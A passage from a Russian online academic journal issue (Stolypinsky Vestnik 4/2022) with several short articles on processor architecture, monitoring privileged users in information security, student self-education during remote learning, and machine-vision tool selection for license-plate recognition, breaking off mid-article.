Привлекательность легкого подключения по всему миру привела к спросу на подключение. Этот спрос и последующий рост помогли снизить затраты на высокоскоростную связь. Домашние хозяйства, предприятия и правительства получили недорогой высокоскоростной доступ в Интернет. А поскольку беспроводная и сотовая связь стала более распространенной и доступной, стало проще

Используя эти учетные данные для входа, злоумышленник получает доступ к тем же системам и приложениям, которые разрешены вашим доступом. Если предоставлен несанкционированный доступ, то в зависимости от контроля доступа этого пользователя конфиденциальные данные могут быть доступны и могут быть загружены. По этой причине инфраструктуры информационных технологий нуждаются в надлежащем контроле безопасности. Эта война за информационную безопасность создала большой спрос на специалистов по безопасности информационных систем и обеспечению достоверности информации — нового типа кибервоинов, помогающих защищать интересы безопасности и бизнеса.

Литература

1. Большаков Т.В. Операционные системы: учеб. пособие/Д.В. Иртегов; НГУ.- Новосибирск:, 2005 -136с.
2. Гордеев А.В. Операционные системы: учеб, для вузов по напр. «Информатика и вычисл. техн»/А.В. Гордеев -2-е изд. -СПБ.: Питер, 2004 -415с.
3. Свиридова М.Ю. Операционная система Windows XP.: учеб. пособие для нач. проф. образования /М.Ю. Свиридова. -М.: Академия, 2006. -189с.
4. Информатика. Базовый курс : учебное пособие для вузов / С.В.Симонович, Г.А.Евсеев,В.И.Мураховский,С.И.Бобровский ; Под ред. С.В.Симоновича. - СПб : Питер, 2004. - 640 с.
5. Операционные системы : MS DOS, Windows. Операционная оболочка FAR Manager. Стандартные приложения : сборник / М-во образования и

- науки РФ [и др.] ; [отв. за вып. Т. В. Немчинова]. - Улан-Удэ : Изд-во БГУ, 2005. - 39 с.
6. Матвеев, М.Д. Самоучитель Microsoft Windows XP: Все об использовании и настройках : методический материал / М. Д. Матвеев, М.В. Юдин, А.В. Куприянова; [под ред. М.В. Финкова] . - СПб. : Наука и техника, 2005. - 620 с.
 7. Таненбаум, Э. Современные операционные системы / Эндрю Таненбаум. - 2-е изд СПб. : Питер, 2005, 2006. - 1038 с.
 8. Леонтьев, В.П. Осваиваем Windows XP быстро и увлекательно: справочное издание/ В.П. Леонтьев. - М. : ОЛМА-ПРЕСС, 2005. - 219 с.
 9. Глушаков С.В. Windows Vista [Текст] : основные возможности / С. В. Глушаков, Т.С. Хачиров. - М. : АСТ : Хранитель, 2008. - 350, [1] с. : ил ; 17 см.
 10. Журавлев, А.В. Microsoft Windows Vista. Просто как дважды два [Текст] / А.В. Журавлев. - М. : Эксмо, 2008. - 348 с. :
 11. Острейковский, В.А. Информатика: учебник для вузов / В.А. Острейковский. - М. : Высшая школа, 2004. - 511 с.
 12. Гаевский А.Ю. Информатика : учебное пособие / А.Ю. Гаевский. - 2-е изд., доп. - М. : Гамма Пресс, 2004. - 536 с.
 13. Степанов А.Н. Информатика [Текст] : учебное пособие для вузов / А.Н. Степанов. - 4-е изд. - СПб. : Питер , 2005. - 684 с.

References

1. Bolshakov T.V. Operating systems: textbook. allowance / D.V. Irtegov; NSU. - Novosibirsk., 2005 -136s.
2. Gordeev A.V. Operating systems: studies, for universities, for example. «Informatics and Computing. techn./A.V. Gordeev -2nd ed. - St. Petersburg: Peter, 2004 -415s.
3. Sviridova M.Yu. Operating system Windows XP.: textbook. allowance for the beginning prof. education /M.Yu. Sviridov. -M.: Academy, 2006. -189s.

4. Computer science. Basic course: textbook for universities / S.V. Simonovich, G.A. Evseev, V.I. Murakhovsky, S.I. Bobrovsky; Ed. S.V.Simonovich. - St. Petersburg: Peter, 2004. - 640 p.
5. Operating systems: MS DOS, Windows. Operating shell FAR Manager. Standard applications: collection / Ministry of Education and Science of the Russian Federation [and others]; [res. for issue T. V. Nemchinova]. - Ulan-Ude: BSU Publishing House, 2005. - 39 p.
6. Matveev, M.D. Microsoft Windows XP tutorial: All about using and settings: methodological material / M.D. Matveev, M.V. Yudin, A.V. Kupriyanov; [ed. M.V. Finkov] . - St. Petersburg. : Science and technology, 2005. - 620 p.
7. Tanenbaum, E. Modern operating systems / Andrew Tanenbaum. - 2nd ed. St. Petersburg. : Peter, 2005, 2006. - 1038 p.
8. Leontiev, V.P. Mastering Windows XP quickly and excitingly: reference edition / V.P. Leontiev. - M. : OLMA-PRESS, 2005. - 219 p.
9. Glushakov S.V. Windows Vista [Text]: main features / S.V. Glushakov, T.S. Khachirov. - M. : AST : Keeper, 2008. - 350, [1] p. : il; 17 cm
10. Zhuravlev, A.V. Microsoft Windows Vista. Just like twice two [Text] / A.V. Zhuravlev. - M. : Eksmo, 2008. - 348 p. :
11. Ostreykovsky, V.A. Informatics: a textbook for universities / V.A. Ostreikovskiy. - M. : Higher school, 2004. - 511 p.
12. Gaevsky A.Yu. Informatics: textbook / A.Yu. Gaevsky. - 2nd ed., add. - M. : Gamma Press, 2004. - 536 p.
13. Stepanov A.N. Informatics [Text]: textbook for universities / A.N. Stepanov. - 4th ed. - St. Petersburg. : Peter, 2005. - 684 p.

© Багдасаров Д.М., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Багдасаров Д.М. Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

ВНУТРЕННЯЯ РАБОТА ПРОЦЕССОРА **INTERNAL OPERATION OF THE PROCESSOR**

Багдасаров Даниэль Михайлович, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), baggggdass@rambler.ru

Bagdasarov Daniel Mikhailovich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), baggggdass@rambler.ru

Аннотации: Изучение архитектуры операционной системы следует начать с изучения процессора, на базе которого она работает. Поэтому в данной статье познакомимся с архитектурой процессора 8086/80386, а затем перейдем к рассмотрению архитектуры ОС Windows.

Annotations: The study of the architecture of the operating system should begin with the study of the processor on which it runs. Therefore, in this article, we will get acquainted with the architecture of the 8086/80386 processor, and then proceed to consider the architecture of the Windows OS.

Ключевые слова: информация, потоки данных, процессор, сегментация

Keywords: information, data flows, processor, segmentation

Процессор принимает на вход поток бинарных данных (0 или 1), производит над ними работу и выдает результат. Результат может быть передан в другие устройства: оперативную память, видеокарту, звуковую карту.

Все, что подается на вход, – это всего лишь нули и единицы. Один и тот же поток бинарных данных может интерпретироваться как код или как данные. Какая группа к чему относится – к данным или к коду – определяет программист. Сам процессор сделать этого не может, его задача – просто обработать входной поток данных.

Возьмем для примера число 0xC3. Что оно означает для процессора 8086? Это может быть число 195 в десятичной системе счисления. Кроме того, это может быть число -61, если понимать его как знаковое. А еще это число может быть командой процессора `ret`, которая извлекает из стека адрес возврата и осуществляет переход по нему.

Регистры

Обработанные данные процессор может сохранять либо в свои внутренние ячейки памяти, либо в оперативную память, либо во внешние устройства. Внутренние ячейки памяти процессора называются регистрами. Их можно подразделить на четыре группы:

регистры общего назначения (РОН);

сегментные регистры;

регистр флагов;

IP-регистр.

По своему функциональному назначению они различаются.

Регистры общего назначения (РОН)

РОН – наиболее универсальная группа регистров. Они могут участвовать во всех арифметических и логических операциях. В процессоре 8086 их всего восемь: AX, CX, BX, DX, SI, DI, BP, SP.

Первые четыре из них имеют еще одну особенность: к ним можно обращаться по частям – отдельно к младшей или старшей части слова.

Сегментные регистры и адресация памяти

Сегментные регистры – ограниченная группа регистров. Их всего четыре: cs, ds, ss, es.

Они не могут участвовать ни в каких арифметических или логических операциях. Запись в них возможна только при условии, что второй операнд – это либо РОН, либо указатель. Но назначение этих регистров очень важно. С их помощью программист может разделить всю доступную память на (не более чем) четыре сегмента.

Процессор 8086 – 16-ти разрядный. При этом он может адресовать $1\text{MB}=2^{20}$ байт памяти. Из них 2^{16} адресуется с помощью 16 разрядов процессора, а еще 4 разряда добавляется с помощью особого механизма, в котором задействованы сегментные регистры.

Регистр флагов

Следующая группа регистров – флаги. По сути - это один 16-ти разрядный регистр, определенные биты которого имеют название. Флаги можно разделить на две группы: флаги условий и флаги состояний. Первая группа содержит 6 флагов, а вторая – 3. Первая группа меняется автоматически процессором, а вторая – программистом. При описании команд процессора в документации всегда есть информация, на какие флаги влияет данная инструкция. В частности, любые арифметические и логические операции влияют на флаги состояний. Это позволяет программисту использовать условные переходы.

IP-регистр

IP – это регистр, содержащий адрес-смещение следующей команды, подлежащей исполнению, относительно кодового сегмента cs.

Выводы:

— сегментные регистры всегда шестнадцатиразрядные и хранят старшие шестнадцать разрядов двадцатиразрядного физического адреса начала сегмента;

— физический адрес начала сегмента всегда кратен $0x10$, т.е. заканчивается на 0; этот нуль можно не записывать в сегментный регистр, а подразумевать его;

— при трансляции логического адреса в физический процессор «вспоминает», что в сегментном регистре записаны только старшие шестнадцать разрядов и домножает на $0x10$, а затем прибавляет смещение;

— одному физическому адресу могут соответствовать несколько логических.

Защищенный режим работы процессора полностью поддерживается, начиная с процессора 80386. Основные особенности этого режима:

- поддерживается многозадачность на аппаратном уровне;
- поддерживается виртуальная память;
- каждый процесс изолирован друг от друга;
- есть разграничение доступа с помощью четырех уровней привилегий (колец защиты).

Инструкции процессора делятся на привилегированные и нет. Первые могут исполняться только на нулевом кольце. Виртуальная память также имеет различные атрибуты доступа и предназначение страницы: чтение/запись/исполнение. Все это дает возможность построить на базе процессора, работающего в защищенном режиме, надежную операционную систему.

Важно отметить, что в защищенном режиме предусмотрено два вида организации памяти: сегментная и страничная. На данный момент используется страничная организация памяти, которая позволяет осуществлять контроль доступа с точностью до одной страницы.

Литература

1. Архитектуры процессоров. Автор: Ульянов М. В. Издательство: МГАПИ. Год: 2002.

2. Архитектура микропроцессорных систем. Авторы: Костров Б.В., Ручкин В.Н. Издательство: Диалог-МИФИ. Год: 2007.
3. Аппаратное обеспечение ЭВМ. Автор: В. Д. Сидоров, Н. В. Струмпэ. Издательство: Академия. Год: 2007.
4. Технические средства информатизации. Автор: П. Н. Башлы. Издательство: Феникс. Год: 2008.
5. Программирование технологических процессов на станках с программным управлением. Автор: В. С. Мычко. Издательство: Высшая школа. Год: 2005.
6. Информатика. Автор: Е. А. Колмыкова, И. А. Кумскова. Издательство: Академия. Год: 2003.
7. Информационные технологии. Автор: Г. С. Гохберг, А. В. Зафиевский, А. А. Короткин. Издательство: Академия. Год: 2008.
8. Технология разработки программных продуктов. Автор: А. В. Рудаков, Г. Н. Федорова. Издательство: Академия. Год: 2006.
9. Архитектура ЭВМ. Автор: С. А. Пескова, А. В. Кузин. Издательство: Форум, Инфра-М. Год: 2009.
10. Современные средства информационных технологий. Автор: С. Х. Карпенков. Издательство: КноРус. Год: 2009.
11. Аппаратные средства персонального компьютера. Автор: С. В. Киселев, С. В. Алексахин, А. В. Остроух, Н. Е. Суркова. Издательство: Академия. Год: 2011.

References

1. Processor architectures. Author: Ulyanov MV Publisher: MGAPI. Year: 2002.
2. Architecture of microprocessor systems. Authors: Kostrov B.V., Ruchkin V.N. Publisher: Dialogue-MEPhI. Year: 2007.
3. Computer hardware. Author: V. D. Sidorov, N. V. Strumpe. Publisher: Academy. Year: 2007.

4. Technical means of informatization. Author: P. N. Bashly. Publisher: Phoenix. Year: 2008.
5. Programming of technological processes on machines with program control. Author: V. S. Mychko. Publisher: Higher School. Year: 2005.
6. Computer science. Author: E. A. Kolmykova, I. A. Kumskova. Publisher: Academy. Year: 2003.
7. Information technology. Author: G. S. Gokhberg, A. V. Zafievsky, A. A. Korotkin. Publisher: Academy. Year: 2008.
8. Technology for developing software products. Author: A. V. Rudakov, G. N. Fedorova. Publisher: Academy. Year: 2006.
9. Computer architecture. Author: S. A. Peskova, A. V. Kuzin. Publisher: Forum, Infra-M. Year: 2009.
10. Modern means of information technology. Author: S. Kh. Karpenkov. Publisher: KnoRus. Year: 2009.
11. Personal computer hardware. Author: S. V. Kiselev, S. V. Aleksakhin, A. V. Ostroukh, N. E. Surkova. Publisher: Academy. Year: 2011.

© Багдасаров Д.М., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Багдасаров Д.М. Внутренняя работа процессора// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 004.424

МОНИТОРИНГ ПРИВИЛЕГИРОВАННЫХ ПОЛЬЗОВАТЕЛЕЙ MONITORING PRIVILEGED USERS

Багдасаров Даниэль Михайлович, студент бакалавр, Донской государственный технический университет, г. Ростов-на-Дону (344003 Россия г. Ростов-на-Дону, Гагарина 1), baggggdass@rambler.ru

Bagdasarov Daniel Mikhailovich, bachelor student, Don State Technical University, Rostov-on-Don (344003 Russia, Rostov-on-Don, Gagarina 1), baggggdass@rambler.ru

Аннотация. Возможности привилегированных пользователей отличается от простых, что влияет на целостность данных и на их приоритет в организации безопасности информационной системы. В данной статье описаны возможные способы решения для защиты самого пользователя, так и данных в самой системе.

Abstract. The capabilities of privileged users differ from simple ones, which affects the integrity of data and their priority in organizing the security of an information system. This article describes possible solutions to protect the user himself and the data in the system itself.

Ключевые слова: информационная безопасность, привилегированные пользователи, риски, сохранность данных.

Keywords: information security, privileged users, risks, data safety.

Привилегированным пользователям — обычно администраторам баз данных, сетевым инженерам, специалистам по безопасности, хранителям облачных вычислений — для выполнения своей работы требуется неограниченный доступ к серверам, сетям, устройствам, приложениям или базам данных. С этим доступом привилегированные пользователи могут многое. Вносить изменения в серверы, сети, приложения, корпоративные устройства (включая ноутбуки, USB-устройства и внешние жесткие диски), приложения и базы данных. Управление профилями пользователей и привилегиями. Просматривайте конфиденциальные данные, включая интеллектуальную собственность, код, юридические данные, а также личную информацию сотрудников и клиентов, находящиеся в поддерживаемых ими базах данных. Изменить или удалить данные. Реагируйте на предупреждения системы безопасности, просматривая, изменяя или удаляя журналы аудита.

Однако их действия часто выполняются незаметно за пределами актива, над которым они работают. Что произойдет, если они намеренно или случайно поставят под угрозу конфиденциальность, целостность или доступность данных организации? Без эффективного мониторинга привилегированные пользователи могут причинить значительный ущерб, даже не будучи обнаруженными.

Опасности привилегированных учетных записей пользователей. Глобальный охват ИТ-активов (включая облачные технологии, виртуализацию и большие данные) создал потребность в более привилегированных пользовательских ролях для управления активами. В результате неограниченные привилегии пользователей часто широко назначаются ролям и отдельным лицам, чтобы упростить процесс управления

пользователями и гарантировать, что они могут выполнять свою работу, не вызывая предупреждения системы безопасности или блокируя доступ к необходимым ресурсам.

Как это ни парадоксально, существуют опасности, связанные с учетными записями привилегированных пользователей. Совместное использование учетных данных. Некоторые организации назначают роль привилегированной учетной записи пользователя, а не конкретному пользователю. Это снижает возможность отслеживания личной ответственности в случае преднамеренного или случайного изменения данных или актива.

Нарушения отраслевых стандартов и стандартов соответствия. Привилегированный пользователь может намеренно или случайно нарушить стандарты доступности, целостности и конфиденциальности (AIC) следующим образом:

Проблема доступности. Привилегированные пользователи могут неправильно настроить компонент, тем самым заблокировав доступ к веб-сайту или другому ресурсу. Они также могли менять пароли, тем самым блокируя авторизованных пользователей.

Проблема целостности. Привилегированные пользователи могут изменять или удалять данные, включая журналы аудита, которые выявляют преднамеренные или случайные изменения данных.

Проблема конфиденциальности. Привилегированные пользователи могут получить доступ к личной идентификационной информации (PII) или другим конфиденциальным данным, даже если этот доступ не требуется для выполнения их работы.

Литература

1. Ван Хайтао Исследование системы осведомленности об информационной безопасности на основе технологий больших данных и искусственного

интеллекта, Технологии и приложения сетевой безопасности, 2018 (3): 60-63.

2. Чжэн Яньфан Исследования и практика применения искусственного интеллекта и технологий анализа в системе ситуационной осведомленности информационной безопасности Мир цифровых коммуникаций, 2018, № 160 (4): 229.
3. Чжэн Фан Информационная безопасность в эпоху искусственного интеллекта, Исследования в области информационной безопасности, 2017, 3 (11): 966-967.
4. Дэн Вэньбинь Проблемы и меры противодействия надзору за информационной безопасностью в эпоху искусственного интеллекта Информационная безопасность Китая, 2018 г., 106 (10): 106-108.

References

1. Wang Haitao Research on Information Security Situation Awareness System Based on Big Data and Artificial Intelligence Technology, Network Security Technology and Application, 2018 (3): 60-63.
2. Zheng Yanfang Research and Practice of Artificial Intelligence Application and Analysis Technology in Information Security Situational Awareness System Digital Communication World, 2018, No.160 (4):229.
3. Zheng Fang Information Security in the Age of Artificial Intelligence, Information Security Research, 2017, 3 (11): 966-967.
4. Deng Wenbing Challenges and Countermeasures for Information Security Supervision in the Age of Artificial Intelligence China Information Security, 2018, 106 (10): 106-108.

© Багдасаров Д.М., 2022 Научный сетевой журнал «Столыпинский вестник», номер 4/2022.

Для цитирования: Багдасаров Д.М. Мониторинг привилегированных пользователей// Научный сетевой журнал «Столыпинский вестник», номер 4/2022.



Столыпинский
вестник

Научная статья

Original article

УДК 37.041

ФОРМИРОВАНИЕ ПОТРЕБНОСТИ В САМООБРАЗОВАНИИ У СТУДЕНТОВ ВУЗА

**FORMATION OF THE NEED FOR SELF-EDUCATION AMONG
UNIVERSITY STUDENTS**

Герасимова Вера Александровна, аспирант кафедры методологии образования, ФГБОУ ВО «Саратовский национальный исследовательский государственный университет имени Н.Г. Чернышевского» (410012, г. Саратов, ул. Астраханская 83)

Gerasimova Vera Alexandrovna, Postgraduate Student, Department of Education Methodology, Saratov National Research State University named after N.G. Chernyshevsky" (410012, Saratov, Astrakhanskaya st. 83)

Аннотация. В статье проведено исследование процесса формирования потребности в самообразовании у студентов вуза. Автор указывает, что с учетом меняющейся образовательной среды, которая, скорее всего, сохранит потребность организации смешанных форм образования, формирование потребностей студентов к самообразованию представляет собой необходимое направление работы педагогов, поскольку повышение у студентов навыков самостоятельной работы и обращение их на основе самостоятельного решения

к поиску новых знаний и освоению отсутствующих ранее навыков позволит повысить эффективность образовательного процесса.

Annotation. The article studies the process of formation of the need for self-education among university students. The author points out that, taking into account the changing educational environment, which is likely to retain the need for the organization of mixed forms of education, the formation of students' needs for self-education is a necessary direction of teachers' work, since increasing students' skills of independent work and turning them on the basis of an independent decision to search for new knowledge and mastering previously absent skills will increase efficiency the educational process.

Ключевые слова: студенты вуза, потребность в самообразовании, личностный рост, педагогическое взаимодействие.

Keywords: university students, the need for self-education, personal growth, pedagogical interaction.

Самообразование выступает необходимым условием развития активной личности в течение всей жизни. Необходимость развивать умения самостоятельного получения знаний и умений вызвана особенностями динамичного развития окружающего мира, когда, изменения в науке и технологиях происходит ежедневно, и оставаться в статичном состоянии – значит, остановиться в развитии.

Потребность в самообразовании у студентов вузов в современных условиях возникает также и по причине сложившейся неблагоприятной ситуации, вызванной развитием и распространением коронавирусной инфекции. Переход вузов на дистанционный формат работы стал стимулом обращения студентов к новым формам работы, которые часто были не возможны без самообразования[6].

Весной 2020 года университеты по всему миру были вынуждены перевести очное обучение в онлайн из-за вспышки коронавирусной болезни

2019 (COVID-19). В целом, этот внезапный переход к онлайн-обучению, названный экстренным дистанционным обучением, а впоследствии и экстренным дистанционным обучением, поставил перед студентами множество задач. Так, переход к экстренному дистанционному обучению дал студентам больше самостоятельности и увеличил потребность в контроле над собственным учебным процессом.

В условиях реализации дистанционной формы обучения в вузе перед педагогами встала важная задача – не только грамотно построить процесс онлайн-обучения, но и осуществить работу по формированию у студентов вуза потребности к самообразованию, поскольку без таковой результативность самого процесса образования может быть сведена нулю [4]. Кроме того, педагогам также было необходимо отслеживать адаптацию студентов к новой форме образования параллельно с контролем применения ими различных форм самообразования.

Как в очной, так и в онлайн-среде высшего образования студенты университетов уже обладают значительной автономией. Им необходимо планировать, отслеживать и контролировать свой собственный процесс обучения во время самообучения и, таким образом, осуществлять самообразование. В самообразовании можно выделить три основные категории стратегий обучения: когнитивные, метакогнитивные и стратегии управления ресурсами. Когнитивные и метакогнитивные стратегии используются для обработки информации, мониторинга и контроля понимания, тогда как стратегии управления ресурсами используются для создания оптимальных условий обучения. Стратегии управления ресурсами относятся к управлению внешними ресурсами, например, при поиске помощи или организации своего рабочего места, а также к управлению и регулированию внутренних ресурсов, таких как регулирование усилий, управление временем, регулирование внимания и мотивация [5].

Учитывая внезапный переход к экстренному дистанционному обучению в начале пандемии COVID-19 в сочетании с внешними стрессовыми факторами, такими как неуверенность в ситуации, отвлечение внимания дома и снижение социального взаимодействия, а также более высокие уровни автономии, стратегии управления ресурсами могли сыграть важную роль в успешной адаптации к дистанционному обучению в чрезвычайных ситуациях. Студенты, в первую очередь, приняли эффективные когнитивные и метакогнитивные стратегии благодаря своему опыту независимости во время учебы в вузе, но им пришлось быстро адаптировать эти стратегии, чтобы применить их в новой ситуации. В литературе отмечено, что эффективные стратегии управления ресурсами положительно связаны с когнитивными, эмоциональными и мотивационными аспектами обучения. Что касается когнитивных факторов, стратегии управления ресурсами, в частности регулирование усилий, управление временем и регулирование внимания (концентрация и устранение отвлечений), они были положительно связаны с академической успеваемостью как при личном общении, так и при личной встрече или в среде онлайн-обучения [2].

Что касается эмоциональных факторов, негативные эмоции негативно влияют на аспекты стратегии управления ресурсами, такие как организация академического учебного времени и мотивация вкладывать усилия в учебу. Кроме того, было обнаружено, что стратегии управления ресурсами, такие как регулирование усилий и управление временем, а также внутренняя мотивация, положительно связаны с академической адаптацией.

Тем не менее, адаптация к более высоким уровням автономии и самообразования, а также успешное применение этих стратегий управления ресурсами – непростая задача для многих студентов. Недавний систематический обзор показал, что студенты, решившие участвовать в онлайн-обучении (смешанном), с трудом используют эти стратегии адекватно; они сталкиваются с саморегуляцией, мотивационным контролем,

поиском помощи и своими технологическими компетенциями в качестве основных проблем.

Появляется все больше свидетельств того, что процессы саморегуляции и самообразования, включая стратегии управления ресурсами, различаются у разных людей. Кроме того, было показано, что студенты с лучшими навыками саморегуляции обучения имеют более высокую академическую успеваемость и повышенный интерес к самообразованию. Учитывая индивидуальные различия в области самообразования и саморегулируемого обучения, студенты могут по-разному реагировать в ситуации экстренного дистанционного обучения: некоторым из них может быть трудно сосредоточиться, тогда как другие могут удвоить свои усилия, чтобы эффективно адаптироваться в новой среде. Это соответствует социальной когнитивной структуре саморегуляции, которая предполагает саморегулируемое обучение как взаимодействие между личными, поведенческими факторами и факторами окружающей среды.

Обучение находится в определенных контекстах, и процессы саморегуляции могут различаться в зависимости от контекста. Например, специалисты изучили профили самообразования и саморегулируемого обучения для студентов, обучающихся онлайн и смешанного обучения. Было выявлено пять профилей саморегуляции, причем студенты, обучающиеся онлайн, с большей вероятностью принадлежат к более адаптивным профилям. Студенты с самыми высокими оценками также имели самые высокие уровни управления временем, регулирования усилий и мотивации, что указывает на то, что индивидуальный подход к обучению влияет на производительность [4]. Выявление подгрупп студентов, например, тех, кто испытывает серьезные трудности, и тех, кто способен легче адаптироваться, и понимание различных профилей адаптации во время экстренного дистанционного обучения может дать важную информацию о том, как

оказывать индивидуализированную поддержку студентам в области развития навыков самообразования.

Однако, как показывает практика, большинство студентов не могут воспользоваться преимуществами более высокого уровня автономии, связанного с экстренным дистанционным обучением, и учитывая важность этих навыков для академических достижений и развития уровня самообразования в онлайн-обучении, необходимо поддерживать таких студентов в их саморегулируемом обучении. Так, необходимо изучить, например, могут ли подсказки, включенные в онлайн-лекции, помочь студентам в профилях с низкой адаптацией отслеживать и контролировать свое понимание и улучшать регуляцию внимания и мотивацию.

Различие между студентами в их способности к формированию навыков самообразования и адаптации к экстренному дистанционному обучению может быть дополнительно объяснено личностными факторами. Некоторые студенты, например, чувствуют себя в большей безопасности, участвуя в онлайн-образовании. С другой стороны, более экстравертированные студенты могут больше страдать от изоляции и ограниченного сотрудничества в образовании. И если первый фактор может позитивно влиять на развитие потребностей в самообразовании, то второй будет иметь влияние отрицательное [3]. Кроме того, возраст может быть косвенным показателем большего опыта в высшем образовании и, следовательно, лучшей способности к саморегулированию. Индивидуальная поддержка, зависящая от способности к развитию навыков самообразования и потребностей в них, может быть полезной.

Таким образом, с учетом меняющейся образовательной среды, которая, скорее всего, сохранит потребность организации смешанных форм образования, формирование потребностей студентов к самообразованию представляет собой необходимое направление работы педагогов, поскольку

повышение у студентов навыков самостоятельной работы и обращение их на основе самостоятельного решения к поиску новых знаний и освоению отсутствующих ранее навыков позволит повысить эффективность образовательного процесса. Личность, которая готова на поиск нового по личной инициативе, всегда будет востребована в новой общественной формации; так как выход за пределы вуза предполагает самостоятельный поиск себя в профессии, такие студенты будут способны не только грамотно решать поставленные перед ними задачи, но и осуществлять поиск нестандартных решений, способствующих росту результативных показателей компании, в которой они будут работать.

Литература

1. Антипов П.Л. Самообразование студентов вузов в контексте новой парадигмы образования // Теория и практика общественного развития. 2013. №12.
2. Калугин Ю.Е., Зуйкова М.А. Готовность к профессиональному самообразованию студентов вуза // Гуманитарные, социально-экономические и общественные науки. 2013. №3.
3. Качалов Д.В. Формирование культуры самообразования у студентов вуза // Мир науки. Педагогика и психология. 2016. №5.
4. Медведев И. Ф. Содержание и технологии самообразования студентов в техническом вузе // МНКО. 2011. №4-1.
5. Мерецкая Т.В. Особенности профессионального самообразования студентов педагогических вузов // Новые импульсы развития: вопросы научных исследований. 2020. №1-2.
6. Kitsantas, A., Winsler, A., and Huie, F. (2008). Self-regulation and ability predictors of academic success during college: a predictive validity study. J. Adv. Acad. 20, 42–68. doi: 10.4219/jaa-2008-867

References

1. Antipov P.L. Self-education of university students in the context of a new paradigm of education // Theory and practice of social development. 2013. No.12.
2. Kalugin Yu.E., Zuikova M.A. Readiness for professional self-education of university students // Humanities, socio-economic and social sciences. 2013. №3.
3. Kachalov D.V. Formation of a culture of self-education among university students // The world of science. Pedagogy and psychology. 2016. No.5.
4. Medvedev I. F. Content and technologies of self-education of students in a technical university // MNKO. 2011. №4-1.
5. Meretskaya T, V. Features of professional self-education of students of pedagogical universities // New impulses of development: issues of scientific research. 2020. No.1-2.
6. Kitsantas A., Winkler A. and Hewil F. (2008). Self-regulation and abilities predicting academic success in college: A study of predictive validity. J. Adv. Acad. 20, 42-68. doi: 10.4219/jaa-2008-867

© Герасимова В.А., 2022 Научный сетевой журнал «Столыпинский вестник» №4/2022.

Для цитирования: Герасимова В.А. ФОРМИРОВАНИЕ ПОТРЕБНОСТИ В САМООБРАЗОВАНИИ У СТУДЕНТОВ ВУЗА// Научный сетевой журнал «Столыпинский вестник» №4/2022



Столыпинский
вестник

Научная статья

Original article

УДК 004.414.2

**ВЫБОР СРЕДСТВ РЕАЛИЗАЦИИ ПРИ РАЗРАБОТКЕ
АВТОМАТИЗИРОВАННОЙ ИНФОРМАЦИОННОЙ СИСТЕМЫ С
ПРИМЕНЕНИЕМ ТЕХНОЛОГИЙ МАШИННОГО ЗРЕНИЯ**
CHOICE OF IMPLEMENTATION TOOLS IN DEVELOPING AUTOMATED
INFORMATION SYSTEM USING MACHINE VISION TECHNOLOGIES

Ветохин Валерий Викторович, канд. техн. наук, доцент кафедры компьютерных интеллектуальных технологий проектирования, Воронежский государственный технический университет, г.Воронеж

Ракитин Ян Евгеньевич, бакалавр, Воронежский государственный технический университет, г.Воронеж

Нестеренко Илья Александрович, бакалавр, Воронежский государственный технический университет, г.Воронеж

Vetokhin Valery Viktorovich, Cand. Sc. (Technical), Associate Professor of the Department of Computer Intelligent Design Technologies, Voronezh State Technical University, Voronezh, e-mail: daiolix@yandex.ru

Rakitin Yan Evgenyevich, Bachelor, Voronezh State Technical University, Voronezh, e-mail: y.rakitin0802@gmail.com

Nesterenko Ilya Alexandrovich, Bachelor, Voronezh State Technical University, Voronezh, e-mail: kitp@vorstu.ru

Аннотация

В данной статье идет речь о выборе программных компонентов при разработке автоматизированной информационной системы с применением технологий машинного зрения. Было отмечено, что выбор инструментов реализации на этапе проектирования программного продукта крайне важен и является определяющим в разработке. Для того, чтобы оптимально использовать имеющиеся технологии компьютерного зрения и оптического распознавания текста произведен анализ методов и построены выводы на основе полученных данных. Авторы отмечают, что при обработке изображения в режиме реального времени, когда границы объектов не явно различимы и стремительно меняются использование алгоритмов классического компьютерного зрения не целесообразно, намного эффективнее в задачах подобного рода показывают себя алгоритмы на основе машинного обучения.

Annotation

This article deals with the choice of software components in the development of an automated information system using machine vision technologies. It was noted that the choice of implementation tools at the design stage of a software product is extremely important and is decisive in development. In order to optimally use the available technologies of computer vision and optical text recognition, an analysis of the methods was made and conclusions were drawn based on the data obtained. The authors note that when processing an image in real time, when the boundaries of objects are not clearly distinguishable and rapidly changing, the use of classical computer vision algorithms is not advisable, algorithms based on machine learning are much more effective in tasks of this kind.

Ключевые слова: машинное обучение, машинное зрение, компьютерное зрение, оптического распознавание текста, трансферное обучение.

Key words: machine learning, machine vision, computer vision, optical text recognition, transfer learning.

Приступая к разработке автоматизированной информационной системы или же алгоритма с применением технологий машинного зрения необходимо понимать какие инструменты и решения следует использовать для наиболее эффективного функционирования конечного программного продукта. На примере разработки автоматизированной информационной системы по распознаванию регистрационных знаков автомобильных номеров рассмотрим некоторую часть процесса создания программы.

Задачу определения объектов на изображении решают методы компьютерного зрения, оно же машинное зрение. Изучив теоретический материал по данной теме необходимо построить определенные выводы о том, какие конкретно подходы стоит использовать. Алгоритмы компьютерного зрения можно разделить на две категории:

- «Классические» алгоритмы компьютерного зрения
- Алгоритмы с применением машинного обучения

Два подхода описанные выше разительно отличаются друг от друга. Методы классического компьютерного зрения показывают себя намного хуже, а порой и вовсе не реализуемы, в сравнении с методами с применением алгоритмов машинного обучения в тех случаях, когда перед программой стоит задача классификации множества объектов на изображении в режиме реального времени. Классические алгоритмы можно использовать, когда необходимо работать со статическими или короткими видеофрагментами, на которых границы объектов чётко отражены и выводы, которые должна предоставить программа будут заключаться на основе качественных характеристик изображения, таких как цвет, область цвета, идентичность точек на двух сравниваемых изображениях, а не в задачах, которые под силу интуитивно и быстро способен решать только человек. Основным преимуществом использование нейросетевых технологий является хорошая обобщающая способность, возможность использовать контекстный анализ и

